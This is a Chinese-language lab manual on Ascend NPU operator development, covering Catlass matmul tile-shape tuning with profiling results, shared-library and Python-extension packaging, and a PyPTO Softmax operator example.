了解了矩阵乘的分核逻辑后，示例中的 M 值很小，那么将 L1TileShape::M 的值也设置的小一些，这样在 L1 512KB 大小限制下，可以将 L1TileShape::K 调大，L1TileShape::N 调小，使得将 B 矩阵多切分几份，尽量使得每个 Cube 核心都能分配到计算任务。

例如将 L1TileShape::M/N/K 分别设置为 32/112/512，修改 catlass/examples/00\_basic\_matmul 文件夹中的 basic\_matmul.cpp：

```
using DispatchPolicy = Gemm::MmadAtlasA2Pingpong<true>;
using L1TileShape = GemmShape<32, 112, 512>;

using L0TileShape = GemmShape<32, 112, 128>;

using AType = Gemm::GemmType<ElementA, LayoutA>;
using BType = Gemm::GemmType<ElementB, LayoutB>;
using CType = Gemm::GemmType<ElementC, LayoutC>;

using BlockMmad = Gemm::Block::BlockMmad<DispatchPolicy, L1TileShape, L0TileShape, AType, BType, CType>;
using BlockEpilogue = void;
```

为了在满足最优性能的同时简化 tiling 策略，当前库上方案限制 L0TileShape::M == L1TileShape::M、L0TileShape::N == L1TileShape::N 来降低调参复杂度，并推荐设置 L0TileShape::K == 1/4 L1TileShape::K（其中 L0 大小为 64K）。

重新编译算子组件：

```
cd .././
bash scripts/build.sh 00_basic_matmul -DCMAKE_ASCEND_COMPILER=/usr/local/Ascend/cann-9.0.0-beta.1/aarch64-linux/bin/bisheng -DPython3_EXECUTABLE=/usr/local/python3.11.15/bin/python3
```

```

[INFO]Building target: 00_basic_matmul...
Detected NPU_MODEL: Ascend910B3
CMake Warning at CMakeLists.txt:45 (message):
 CATLASS_ARCH is not defined, use default value "2201"

NOT build python extension, skip python related dependencies check.
-- Configuring done
-- Generating done
-- Build files have been written to: /mnt/wenzhiqiang/catlass/build
Consolidate compiler generated dependencies of target 00_basic_matmul
[50%] Building ASCEND object examples/00_basic_matmul/CMakeFiles/00_basic_matmul.dir/basic_matmul.cpp.o
[100%] Linking ASCEND executable 00_basic_matmul
[100%] Built target 00_basic_matmul
-- Install configuration: "Release"
-- Installing: /mnt/wenzhiqiang/catlass/output/bin/00_basic_matmul
[INFO]Target '00_basic_matmul' built successfully

```

再次运行算子性能采集命令：

```
cd ./output/bin
msprof op --application="./00_basic_matmul 20 2112 6114 0"
```

查看 PipeUtilization.csv 文件。

block_id	sub_block	aic_time(us)	aic_total	aic_cube	aic_cube	aic_scalar	aic_scalar	aic_mte1	aic_mte1_r
0	cube0	69.866669	125760	4.114444	0.05889	8.317778	0.119052	7.631667	0.109232
1	cube0	71.936668	129486	4.125556	0.05735	8.569445	0.119125	7.550556	0.104961
2	cube0	71.644447	128960	4.125556	0.057584	8.417778	0.117494	7.571667	0.105684
3	cube0	71.677223	129019	4.125556	0.057557	8.982778	0.125323	7.596111	0.105977
4	cube0	71.506668	128712	4.114444	0.057539	9.411667	0.131619	7.592778	0.106183
5	cube0	71.543892	128779	4.125556	0.057665	9.433888	0.131862	7.617778	0.106477
6	cube0	71.270554	128287	4.125556	0.057886	8.870556	0.124463	7.612222	0.106807
7	cube0	69.654442	125378	4.125556	0.059229	9.034445	0.129704	7.588333	0.108943
8	cube0	69.735001	125523	4.114444	0.059001	9.498889	0.136214	7.63	0.109414
9	cube0	70.34111	126614	4.125556	0.058651	8.520555	0.121132	7.568333	0.107595
10	cube0	70.40889	126736	4.125556	0.058594	9.758889	0.138603	7.531667	0.10697
11	cube0	70.023331	126042	4.125556	0.058917	8.533334	0.121864	7.563334	0.108012
12	cube0	69.635002	125343	4.125556	0.059245	8.514444	0.122272	7.59	0.108997
13	cube0	70.678337	127221	4.125556	0.058371	8.735	0.123588	7.585	0.107317
14	cube0	70.71167	127281	4.114444	0.058186	8.795555	0.124386	7.570556	0.107062
15	cube0	70.53389	126961	4.125556	0.05849	8.592778	0.121825	7.631111	0.108191
16	cube0	70.562225	127012	4.125556	0.058467	8.627778	0.122272	7.628889	0.108116
17	cube0	70.59333	127068	4.125556	0.058441	8.830556	0.125091	7.647778	0.108336
18	cube0	69.861664	125751	3.666667	0.052485	8.738889	0.125088	6.825555	0.097701
19	cube0	1.067222	1921	0	0	0.977222	0.915669	0.002778	0.002603

可以看到单算子耗时约为 70.64us，相比于 72us，有提升但是不大，这主要是因为 00\_basic\_matmul 工程中，A/B 矩阵的排布形式都是 RowMajor。



```
using LayoutA = layout::RowMajor;
using LayoutB = layout::RowMajor;
using LayoutC = layout::RowMajor;
LayoutA layoutA = LayoutA::template MakeLayout<ElementA>(m, k);
LayoutB layoutB = LayoutB::template MakeLayout<ElementB>(k, n);
LayoutC layoutC{m, n};
```

将 B 矩阵改为 ColumnMajor，重新进行编译测试，进行对比。

未进行负载均衡：

block_id	sub_block	aic_time(us)	aic_total_c	aic_cube_t	aic_cube_r	aic_scalar_t	aic_scalar_r
0	cube0	111.92555	201466	9.078333	0.08111	12.197778	0.108981
1	cube0	108.71778	195692	9.102222	0.083723	12.324445	0.113362
2	cube0	110.60056	199081	9.102222	0.082298	12.31	0.111301
3	cube0	110.65889	199186	9.102222	0.082255	12.771111	0.11541
4	cube0	110.80111	199442	9.088333	0.082024	12.743889	0.115016
5	cube0	113.07777	203540	9.102222	0.080495	12.851111	0.113648
6	cube0	111.54444	200780	9.083889	0.081437	12.579445	0.112775
7	cube0	109.74555	197542	9.102222	0.082939	12.742222	0.116107
8	cube0	34.413334	61944	3.462222	0.100607	14.438334	0.419556
9	cube0	1.689444	3041	0	0	0.792222	0.468925
10	cube0	1.635	2943	0	0	1.627222	0.995243
11	cube0	1.515556	2728	0	0	0.686667	0.453079
12	cube0	0.701111	1262	0	0	0.719444	1.026149
13	cube0	1.112778	2003	0	0	1.41	1.267099
14	cube0	1.521111	2738	0	0	1.062778	0.698685
15	cube0	1.25	2250	0	0	1.036111	0.828889
16	cube0	1.182778	2129	0	0	1.442222	1.219352
17	cube0	0.974444	1754	0	0	1.473333	1.511973
18	cube0	1.007778	1814	0	0	1.304444	1.294377
19	cube0	1.089444	1961	0	0	1.057222	0.970423

单算子耗时约为 110.88us。

进行负载均衡：

block_id	sub_block	aic_time(us)	aic_total_c	aic_cube_t	aic_cube_r	aic_scalar_t	aic_scalar_r	aic_mte1_t
0	cube0	41.062778	73913	4.114444	0.100199	6.579444	0.160229	7.546111
1	cube0	43.474998	78255	4.125556	0.094895	6.626111	0.152412	7.471667
2	cube0	42.213333	75984	4.125556	0.097731	6.818889	0.161534	7.51
3	cube0	42.334999	76203	4.114444	0.097188	7.152222	0.168943	7.496111
4	cube0	41.538887	74770	4.114444	0.09905	7.484445	0.180179	7.495555
5	cube0	43.723888	78703	4.125556	0.094355	7.678889	0.175622	7.532222
6	cube0	41.228333	74211	4.114444	0.099797	7.247222	0.175783	7.490556
7	cube0	42.582779	76649	4.125556	0.096883	7.279444	0.170948	7.519444
8	cube0	43.439445	78191	4.125556	0.094973	7.559444	0.174023	7.522222
9	cube0	43.669445	78605	4.125556	0.094472	6.695	0.153311	7.512222
10	cube0	43.463333	78234	4.125556	0.09492	7.530556	0.173262	7.485
11	cube0	43.874443	78974	4.125556	0.094031	6.595556	0.150328	7.515
12	cube0	43.310555	77959	4.125556	0.095255	6.752222	0.155902	7.474444
13	cube0	42.30389	76147	4.114444	0.097259	6.818333	0.161175	7.515
14	cube0	42.75	76950	4.125556	0.096504	6.936666	0.162261	7.435
15	cube0	43.91	79038	4.125556	0.093955	6.767222	0.154116	7.532778
16	cube0	41.733891	75121	4.125556	0.098854	6.796667	0.162857	7.525
17	cube0	43.835556	78904	4.114444	0.093861	6.858889	0.156469	7.491667
18	cube0	39.25	70650	3.651667	0.093036	8.5	0.216561	6.875556
19	cube0	0.967222	1741	0	0	0.911111	0.941987	0.002778

单算子耗时约为 42.80us，性能提升 61.40%。

参考 Catlass 性能优化手册，对于 RowMajor/ColumnMajor 格式，对应 L1::M/L1::N/L1::K 在 256 倍数时搬运性能更高，但与负载均衡存在取舍关系；而 zN 格式下是否为 256 倍数的影响较小。

几种数据的排布格式可参考 <https://zhuanlan.zhihu.com/p/1991569656939561812>。

其他优化手段可参考：

[https://gitcode.com/cann/catlass/blob/master/docs/1\\_Practice/10\\_matmul\\_optimization.md](https://gitcode.com/cann/catlass/blob/master/docs/1_Practice/10_matmul_optimization.md)

### 3.2.4 打包为共享库

在已有的成熟工程中添加模板库算子，实现加速计算的效果，但又不希望大幅度改变构建工程。为此我们可以将模板库算子编译成共享库，以方便在已有工程中调用。

可参考 `catlass/examples/shared_lib`。

代码结构：

```
examples/shared_lib
├── include
│ └── catlass_kernel.h # 头文件
├── src
│ ├── common
│ │ └── common.hpp # 公共头文件，预留为多个 kernel 中的模板函数共用
│ └── kernels # 算子实现
│ ├── basic_matmul.cpp
│ └── ...
└── basic_matmul_shared_lib.cpp # CATLASS examples 风格使用示例
```

该文件夹中提供了四种典型算子作为示例：

BasicMatmul：基本矩阵乘法，提供类型模板的实现方法

GroupedMatmul：分组矩阵乘法，提供分组输入输出示例

OptimizedMatmul：优化矩阵乘法，提供 CV 融合的示例

ConvBias：卷积算子

以 `basicmatmul` 算子为例，说明共享库的编写流程。

#### 步骤 1 算子 kernel 实现

在 `shared_lib/src/kernels` 文件夹中创建 `basic_matmul.cpp`（当前提供代码已有该文件，添加自己的算子实现时需要新建），实现算子本身。

```
#include "catlass/gemm/kernel/basic_matmul.hpp"

#include <acl/acl.h>

#include "catlass/arch/arch.hpp"
#include "catlass/catlass.hpp"
#include "catlass/gemm/block/block_mmad.hpp"
#include "catlass/gemm/block/block_swizzle.hpp"
#include "catlass/gemm/device/device_gemm.hpp"
#include "catlass/gemm/dispatch_policy.hpp"
```

```
#include "catlass/gemm/gemm_type.hpp"
#include "catlass/layout/layout.hpp"
#include "catlass/status.hpp"

#include "catlass_kernel.h"
#include "common.hpp"

namespace CatlassKernel {
using namespace Catlass;

template <class LayoutA, class LayoutB, class LayoutC, class InDType, class OutDType>
void BasicMatmulImpl(const uint32_t blockNum, aclrtStream stream, const KernellInfo &kernellInfo) {
 GemmCoord problemShape{kernellInfo.m, kernellInfo.n, kernellInfo.k};
 uint8_t *deviceA = kernellInfo.inputAddr.at(0);
 uint8_t *deviceB = kernellInfo.inputAddr.at(1);
 uint8_t *deviceC = kernellInfo.outputAddr.at(0);

 using ArchTag = Arch::AtlasA2;
 using DispatchPolicy = Gemm::MmadAtlasA2Pingpong<true>;

 using L1TileShape = GemmShape<128, 256, 256>;
 using L0TileShape = GemmShape<128, 256, 64>;

 using AType = Gemm::GemmType<InDType, LayoutA>;
 using BType = Gemm::GemmType<InDType, LayoutB>;
 using CType = Gemm::GemmType<OutDType, LayoutC>;

 using BlockMmad = Gemm::Block::BlockMmad<DispatchPolicy, L1TileShape, L0TileShape, AType,
 BType, CType>;
 using BlockEpilogue = void;

 // Swizzle offset is 3 and direction is 0.
 using BlockScheduler = typename Gemm::Block::GemmIdentityBlockSwizzle<3, 0>;

 // kernel level
 using MatmulKernel = typename Gemm::Kernel::BasicMatmul<BlockMmad, BlockEpilogue,
 BlockScheduler>;
 using MatmulAdapter = typename Gemm::Device::DeviceGemm<MatmulKernel>;

 typename MatmulKernel::Arguments arguments{problemShape, deviceA, deviceB, deviceC};
 MatmulAdapter matmulOp;
 RunAdapter<MatmulAdapter>(matmulOp, arguments, stream, blockNum);
}

void BasicMatmul(const uint32_t blockNum, aclrtStream stream, const KernellInfo &kernellInfo) {
 if (kernellInfo.inputDataType == ACL_FLOAT16 && kernellInfo.outputDataType == ACL_FLOAT16
 && !kernellInfo.transA
 && !kernellInfo.transB) {
```

```

 BasicMatmulImpl<layout::RowMajor, layout::RowMajor, layout::RowMajor, half, half>(blockNum,
 stream, kernelInfo);
 }
 // If more conditions are needed, add branches manually.
}
} // namespace CatlassKernel

```

参数意义如下：

参数名	类型	作用
blockNum	uint32_t	设定aiCore个数
stream	aclrtStream	NPU流
kernelInfo	KernelInfo	算子执行的数据地址和输入详细情况，如mnk等维度的大小

在 shared\_lib/include/catlass\_kernel.h 中增加 basic\_matmul.cpp 中的 host 入口（当前代码已有，添加自己的算子实现需要增加），以供外部调用。

```

// ...
void BasicMatmul (uint32_t blockNum, aclrtStream stream, kernelInfo &kernelInfo);
// ...

```

## 步骤 2 算子调用

参考 examples/shared\_lib/basic\_matmul\_shared\_lib.cpp 编写调用代码（当前代码已有，添加自己的算子实现需要增加）。

```

#include "catlass_kernel.h"
// ...
CatlassKernel::KernelInfo kernelInfo;
kernelInfo.inputAddr = {reinterpret_cast<uint8_t*>(deviceA), reinterpret_cast<uint8_t*>(deviceB)};
kernelInfo.outputAddr = {reinterpret_cast<uint8_t*>(deviceC)};
kernelInfo.inputDataType = ACL_FLOAT16;
kernelInfo.outputDataType = ACL_FLOAT16;
kernelInfo.m = m;
kernelInfo.n = n;
kernelInfo.k = k;

CatlassKernel::BasicMatmul(aicCoreNum, stream, kernelInfo);
// ...

```

## 步骤 3 编译

修改 ./examples/shared\_lib/CMakeLists.txt，增加 profapi 参数：

```

${ASCEND_HOME_PATH}/include/ascend/
target_link_libraries(basic_matmul_shared_lib PRIVATE catlass_kernel_static profapi)
add_dependencies(shared_lib basic_matmul_shared_lib)
install(TARGETS basic_matmul_shared_lib DESTINATION bin COMPONENT shared_lib)
endif()

```

使用如下命令进行编译：

```
cd ../../
```



```
bash scripts/build.sh shared_lib -DCMAKE_ASCEND_COMPILER=/usr/local/Ascend/cann-9.0.0-
beta.1/aarch64-linux/bin/bisheng -DPython3_EXECUTABLE=/usr/local/python3.11.15/bin/python3
编译可执行代码，使用该指令
bash scripts/build.sh -DCATLASS_BUILD_USAGE=ON -
DCMAKE_ASCEND_COMPILER=/usr/local/Ascend/cann-9.0.0-beta.1/aarch64-linux/bin/bisheng -
DPython3_EXECUTABLE=/usr/local/python3.11.15/bin/python3 shared_lib
```

```
[66%] Building ASCEND object examples/shared_lib/CMakeFiles/catlass_kernel_static.dir/src/kernels/grouped_matmul.cpp.o
[66%] Building ASCEND object examples/shared_lib/CMakeFiles/catlass_kernel.dir/src/kernels/grouped_matmul.cpp.o
[66%] Building ASCEND object examples/shared_lib/CMakeFiles/catlass_kernel_static.dir/src/kernels/optimized_matmul.cpp.o
[66%] Building ASCEND object examples/shared_lib/CMakeFiles/catlass_kernel.dir/src/kernels/optimized_matmul.cpp.o
[83%] Linking ASCEND static library libcatlass_kernel_static.a
[83%] Linking ASCEND shared library libcatlass_kernel.so
[83%] Built target catlass_kernel_static
[83%] Built target catlass_kernel
Consolidate compiler generated dependencies of target basic_matmul_shared_lib
[91%] Linking CXX executable basic_matmul_shared_lib
[100%] Built target basic_matmul_shared_lib
[100%] Built target shared_lib
-- Install configuration: "Release"
-- Installing: /mnt/wenzhiqiang/catlass/output/bin/basic_matmul_shared_lib
-- Installing: /mnt/wenzhiqiang/catlass/output/shared_lib/lib/libcatlass_kernel.so
-- Installing: /mnt/wenzhiqiang/catlass/output/shared_lib/lib/libcatlass_kernel_static.a
-- Up-to-date: /mnt/wenzhiqiang/catlass/output/shared_lib/include
-- Up-to-date: /mnt/wenzhiqiang/catlass/output/shared_lib/include/catlass_kernel.h
[INFO] Target 'shared_lib' built successfully
```

编译成功后产物结构：

```
output
├── bin
│ ├── basic_matmul_shared_lib # 使用示例
├── shared_lib
│ ├── include
│ │ ├── catlass_kernel.h # 头文件
│ └── lib
│ ├── libcatlass_kernel.so # 动态链接库
│ └── libcatlass_kernel_static.a # 静态链接库
```

验证结果：

进入/output/bin 文件夹

```
cd ./output/bin # 路径按照实际情况修改
./basic_matmul_shared_lib 20 6144 2048 0
```

```
/catlass/output/bin# ./basic_matmul_shared_lib 20 6144 2048 0
Compare success.
```

## 3.2.5 python 扩展

为方便使用 CATLASS 算子，在 catlass/examples/python\_extension 中提供了基于 pybind11 和 torch 提供了使用 python 调用 CATLASS 算子的示例。

代码结构：

```
python_extension
├── CMakeLists.txt # CMake 配置文件
├── README.md # 说明文档
├── pyproject.toml # 项目配置文件
├── setup.py # 安装脚本
├── src
│ └── bindings
```

```

| | |— pybind_bindings.cpp # pybind11 绑定文件
| | |— torch_bindings.cpp # torch 绑定文件
| | |— include
| | | |— wrapper
| | | |— catlass_kernel_wrapper.h # wrapper 头文件
| | |— wrapper
| | |— catlass_kernel_wrapper.cpp # catlass 算子 wrapper 文件
| |— torch_catlass
| |— __init__.py # 初始化入口，用于打包
tests
| |— test_python_extension.py # 测试脚本

```

需要先在 shared\_lib/中，增加了所需算子的实现和入口。

### 步骤 1 pybind 接口实现

由于 pybind 传入参数为 at::Tensor 而非 AscendC 中的地址指针（GM\_ADDR），所以需要处理 python 端传来的数据。主要步骤为根据输入 tensor 的信息填充运行信息参数，申请输出内存。此部分与算子本身参数相关，可参考已有的 /python\_extension/wrapper/matmul 实现。

### 步骤 2 编译

使用如下命令：

```

cd /mnt/xxx/ops_development/catlass
bash scripts/build.sh python_extension -DCMAKE_ASCEND_COMPILER=/usr/local/Ascend/cann-9.0.0-
beta.1/aarch64-linux/bin/bisheng -DPython3_EXECUTABLE=/usr/local/python3.11.15/bin/python3 # 编
译 pybind 扩展
bash scripts/build.sh torch_library -DCMAKE_ASCEND_COMPILER=/usr/local/Ascend/cann-9.0.0-
beta.1/aarch64-linux/bin/bisheng -DPython3_EXECUTABLE=/usr/local/python3.11.15/bin/python3 # 编
译 torch 扩展

```

编译成功后，生成文件示例：

```

/catlass/output/python_extension# ls
libcatlass_torch.so torch_catlass-0.1.0.20260331035516-cp311-cp311-linux_aarch64.whl

```

```

output/python_extension
|— libcatlass_torch.so # torch 动态链接库
|— torch_catlass-0.1.0.20250330120000.cp310-cp310-linux-x86_64.whl # pybind11 动态链接库的
wheel 包

```

### 步骤 3 安装

对于 torch 扩展，只需要在使用算子前增加如下代码（这里只做示例说明，后续编写调用代码）：

```

torch.ops.load_library("output/python_extension/libcatlass_torch.so")

```

对于 pybind 扩展，编译产物即为一个 wheel 包，执行 pip install torch\_catlass-xxxxx.whl 即可。

# 路径按照实际情况修改

```
pip install ./output/python_extension/torch_catlass-0.1.0.xxxxxxx-cp311-cp311-linux_aarch64.whl
```

```
Processing ./output/python_extension/torch_catlass-0.1.0.xxxxxxx-cp311-cp311-linux_aarch64.whl
Installing collected packages: torch-catlass
Successfully installed torch-catlass-0.1.0.
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
```

## 步骤 4 运行

在 catlass 目录下创建 test.py，编写以下示例代码，进行算子调用：

```
import torch_catlass
import torch
import torch_npu
from torch_npu.testing.testcase import TestCase, run_tests

class CatlassTest(TestCase):
 def test_basic_matmul(self):
 a = torch.ones((2, 3)).to(torch.float16).npu()
 b = torch.ones((3, 4)).to(torch.float16).npu()
 result = torch_catlass.basic_matmul(a, b, "float16")
 golden = torch.mm(a, b)
 self.assertRtolEqual(result, golden)
 def test_basic_matmul_torch_lib(self):
 a = torch.ones((2, 3)).to(torch.float16).npu()
 b = torch.ones((3, 4)).to(torch.float16).npu()
 torch.ops.load_library("./output/python_extension/libcatlass_torch.so") # 确保加载正确路径
 result = torch.ops.CatlassTorch.basic_matmul(a, b, "float16")
 golden = torch.mm(a, b)
 self.assertRtolEqual(result, golden)

if __name__ == "__main__":
 run_tests()
```

运行结果：

```
/catlass# python test.py
..

Ran 2 tests in 6.539s
OK
```

## 3.2.6 思考题

使用 Catlass 模板库进行算子开发时，挑中 TileShape 的主要目的是？

答：进行核间负载均衡，最大化使用核的数量和性能。

### 3.3 实验小结

本实验通过介绍 Catlass 模板库基本组成，并通过实际环境配置，编译和运行 Catlass 模板库算子，同时介绍基本的模板库算子性能调优手段，希望掌握基于 Catlass 模板库的昇腾高效算子开发。

# 4 使用 PyPTO 开发算子

---

## 4.1 实验介绍

### 4.1.1 关于本实验

通过使用 PyPTO 进行矩阵运算算子开发。

### 4.1.2 实验目的

掌握使用 PyPTO 进行昇腾算子开发。

### 4.1.3 实验规划

首先获取项目代码包，然后进行算子开发和测试。

## 4.2 实验操作

### 4.2.1 环境测试

#### 步骤 1 安装 pypto

```
cd /mnt/xxx/ops_development
cd pypto
python3 -m pip install -r python/requirements.txt #安装依赖，报错不影响后续使用
wget https://ascend-repo.obs.cn-east-2.myhuaweicloud.com/CANN/CANN%209.0.T2/Ascend-cann-910b-ops_9.0.0-beta.1_linux-aarch64.run?response-content-type=application/octet-stream # 安装工具包
mv 'Ascend-cann-910b-ops_9.0.0-beta.1_linux-aarch64.run?response-content-type=application%2Foctet-stream' Ascend-cann-910b-ops_9.0.0-beta.1_linux-aarch64.run
bash ./Ascend-cann-910b-ops_9.0.0-beta.1_linux-aarch64.run --install
wget http://container-obsfs-filesystem.obs.cn-north-4.myhuaweicloud.com/package/cann/pto-isa/version_compile/master/release_version/ubuntu_aarch64/cann-pto-isa_linux-aarch64.run
bash ./cann-pto-isa_linux-aarch64.run --full
```

使能 CANN 环境：

```
默认路径安装，以 root 用户为例（非 root 用户，将/usr/local 替换为${HOME}）
source /usr/local/Ascend/ascend-toolkit/set_env.sh
```

## 步骤 2 编译安装

```
执行编译及安装
python3 -m pip install . --verbose
```

## 步骤 3 样例运行

进入样例目录并运行：

```
cd examples/00_hello_world
export TILE_FWK_DEVICE_ID=0
python3 hello_world.py --run_mode=npu
```

```
/pypto/examples/00_hello_world# python3 hello_world.py --run_mode=npu
=====
PyPTO hello_world Example
=====
Running examples that require NPU hardware...
(Make sure CANN environment is configured and NPU is available)
Running Example hello_world::test_add_direct: hello_world
Input0 shape: torch.Size([1, 4, 1, 64])
Input1 shape: torch.Size([1, 4, 1, 64])
Output shape: torch.Size([1, 4, 1, 64])
Max difference: 0.000000
./pypto/examples/00_hello_world/hello_world.py:87: DeprecationWarning: __array__ implementation doesn't accept a copy keyword
copy' keyword arguments. To learn more, see the migration guide https://numpy.org/devdocs/numpy_2_0_migration_guide.html#adapting-to-changes
assert_allclose(np.array(output_data.cpu()), np.array(golden.cpu()), rtol=3e-3, atol=3e-3)
✓ Hello world example passed
```

则环境正常。

## 4.2.2 PyPTO 介绍

PyPTO（发音：pai p-t-o）是 CANN 推出的一款面向 AI 加速器的高效编程框架，旨在简化算子开发流程，同时保持高性能计算能力。该框架采用创新的 PTO（Parallel Tensor/Tile Operation）编程范式，以基于 Tile 的编程模型为核心设计理念，通过多层次的计算图表达，将用户通过 API 构建的 AI 模型从高层次的 Tensor 计算图逐步编译成硬件指令，最终生成可在目标平台上高效执行的代码，并由设备侧以 MPMD（Multiple Program Multiple Data）方式调度执行。

PyPTO 框架采用分层架构设计，从用户 API 到底层硬件执行，共分为以下几个层次：



- 用户API层（User Interface Layer）：是PyPTO框架与开发者交互的接口层，提供Python友好的编程接口，使开发者能够以直观的方式表达计算逻辑，而无需深入了解底层硬件实现细节。

- 计算图编译层 (Compute Graph Compile Layer) : PyPTO采用多层级计算图表达, 支持从高到低多个抽象层次的计算图的优化和转换。  
Tensor Graph: 高层次的Tensor操作, 贴近算法设计者的数学表达式。  
Tile Graph: 硬件感知的Tile操作, 充分利用硬件并行性和内存层次结构。  
Block Graph: 子图分区, 支持并行执行和资源管理。  
Execute Graph: 执行图, 包含依赖关系和调度信息。
- 编译过程通过模块化的Pass实现, 每个阶段由多个Pass组成, 负责特定阶段优化或转换任务。  
Tensor Graph阶段: 实现和硬件无关的图优化, 包括冗余操作消除、类型转换、内存冲突推断等。  
Tile Graph阶段: 根据TileShape进行Tile展开, 实现Tile级别的优化, 包括内存类型分配、移动操作生成、子图切分等。  
Block Graph阶段: 切分生成计算子图, 进行Block级别的优化, 包括乱序调度、内存重用、同步点插入等。  
Execute Graph阶段: 整合计算子图信息, 编排生成最终的执行图。
- 代码生成层 (Code Generation Layer) : 将优化后的计算图转换为目标平台的可执行代码。  
虚拟指令生成: 从Execute Graph生成PTO虚拟指令代码 (PTO Virtual Instructions) 。  
目标平台编译: 将虚拟指令编译为目标平台代码。
- 调度执行层 (Scheduling & Execution Layer) : 负责将可执行代码在设备上调度执行。  
MPMD调度: 可执行代码在设备上通过MPMD方式调度到设备处理器核。  
控制流执行: 管理任务依赖关系, 执行控制流逻辑。

### 4.2.3 PyPTO 算子实现流程

详细介绍如何使用 PyPTO 框架实现一个简单的 Softmax 算子, 并通过测试用例验证其正确性。

#### 步骤 1 算子设计规格

表 1 Softmax 算子设计规格

name	shape	data type	format
inputs (输入)	(-1, 32, 1, 256)	float	ND
outputs (输出)	(-1, 32, 1, 256)	float	ND



数学表达式：

$$M = \max(z), \text{SoftMax}(z_i) = \frac{\exp(z_i - M)}{\sum_j \exp(z_j - M)}$$

基础计算接口：exp, sum, / (div), amax, - (sub)

## 步骤 2 算子代码实现

在开始实现 Softmax 算子之前，首先需要导入 PyPTO、PyTorch 和 Numpy 模块。PyPTO 模块提供了 Tensor 操作和编译能力，而 PyTorch 和 Numpy 模块用于结果验证。

```
import pypto
import torch
import numpy as np
from numpy.testing import assert_allclose
```

核心代码逻辑：

### 1. 实现核心计算函数

PyPTO 提供了丰富的 Operation（操作）接口，用于实现不同的计算逻辑。开发者可以根据算子数学表达式组合不同的 Operation 接口，实现复杂的计算逻辑。以下是 Softmax 算子的核心计算函数实现：

```
def softmax_core(x: pypto.Tensor) -> pypto.Tensor:
 row_max = pypto.amax(x, dim=-1, keepdim=True) # 计算行最大值
 sub = x - row_max # 值归一化
 exp = pypto.exp(sub) # 指数运算
 esum = pypto.sum(exp, dim=-1, keepdim=True) # 求和
 return exp / esum # 概率归一化
```

### 2. 实现 Softmax Kernel 函数

为了使计算逻辑能够在硬件上高效运行，需要实现 Softmax Kernel 函数，并通过 @pypto.frontend.jit 装饰器将计算图转换为硬件指令，并在其中定义数据切分和循环处理等策略。在调用时直接传入 PyTorch Tensor，PyPTO 框架会自动处理 Tensor 的类型转换。

```
@pypto.frontend.jit
def softmax_kernel(
 input_tensor: pypto.Tensor([pypto.DYNAMIC, ...], pypto.DT_FP32),
 output_tensor: pypto.Tensor([pypto.DYNAMIC, ...], pypto.DT_FP32),
):
 bs, seqlen, head, dim = input_tensor.shape
 tile_b = 1 # Process one batch at a time
 b_loop = bs // tile_b

 # Tiling shape setting for efficient execution
 pypto.set_vec_tile_shapes(1, 4, 1, 64)

 for idx in pypto.loop(0, b_loop, 1, name="LOOP_L0_bIdx", idx_name="idx"):
 b_offset = idx * tile_b
 b_offset_end = (idx + 1) * tile_b
```

```
input_view = input_tensor[b_offset:b_offset_end, :seqlen, :head, :dim]
softmax_out = softmax_core(input_view)
output_tensor[b_offset, ...] = softmax_out
```

其中，为了提高算子的计算效率，可以通过 `set_vec_tile_shapes` 或 `set_cube_tile_shapes` 接口，指定操作的分块（Tiling）方式。这种 Tiling 配置将计算分解为硬件友好的 Tile 粒度（如 64），可优化内存访问和并行计算效率。

```
pypto.set_vec_tile_shapes(1, 4, 1, 64)
```

### 3. 编写测试用例

为了验证 Softmax 算子的正确性，编写一个测试用例。该测试用例使用 PyTorch Tensor 作为输入，通过 PyPTO kernel 进行计算，并与 PyTorch 的内置 Softmax 函数的结果进行对比。在开始执行 PyPTO 和 PyTorch 相关代码之前，需要指定对应的 Device ID，或者通过 `torch.npu` 接口获取当前的 Device ID。

```
def test_softmax(device_id: int = None, run_mode: str = "npu", dynamic: bool = True) -> None:
 device = f'npu:{device_id}' if (run_mode == "npu" and device_id is not None) else 'cpu'

 shape = (32, 32, 1, 256)
 x = torch.rand(shape, dtype=torch.float, device=device)
 y = torch.zeros(shape, dtype=torch.float, device=device)

 softmax_kernel(x, y) # default dim: -1
 golden = torch.softmax(x, dim=-1).cpu()
 y = y.cpu()

 max_diff = np.abs(y.numpy() - golden.numpy()).max()
 print(f"Input shape: {x.shape}")
 print(f"Output shape: {y.shape}")
 print(f"Max difference: {max_diff:.6f}")

 if run_mode == "npu":
 assert_allclose(np.array(y), np.array(golden), rtol=3e-3, atol=3e-3)
 print("✓ Softmax test passed")
 print()
```

### 4. 编译与执行

完整代码位于 `examples/02_intermediate/operators/softmax/softmax.py`

```
cd ./examples/02_intermediate/operators/softmax
export TILE_FWK_DEVICE_ID=0
#执行脚本
python3 softmax.py
```

执行成功后，显示以下信息：

```

/pypeto/examples/02_intermediate/operators/softmax# python softmax.py

=====
PyPTO Softmax Example
=====

Running examples that require NPU hardware...
(Make sure CANN environment is configured and NPU is available)

Running Example softmax::test_softmax: Softmax
Input shape: torch.Size([32, 32, 1, 256])
Output shape: torch.Size([32, 32, 1, 256])
Max difference: 0.000000
/mnt/wenzhiqiang/pypeto/examples/02_intermediate/operators/softmax/softmax.py:127: DeprecationWarning: __array__ in
nt 'dtype' and 'copy' keyword arguments. To learn more, see the migration guide https://numpy.org/devdocs/numpy_2
assert_allclose(np.array(y), np.array(golden), rtol=3e-3, atol=3e-3)
✓ Softmax test passed

```

同时，会在\${work\_path}/output/output\_\*/目录（\*代表时间戳）下生成编译和执行的结果文件。

```

/pypeto/examples/02_intermediate/operators/softmax# cd output/
/pypeto/examples/02_intermediate/operators/softmax/output# ls
05_AC110002

```

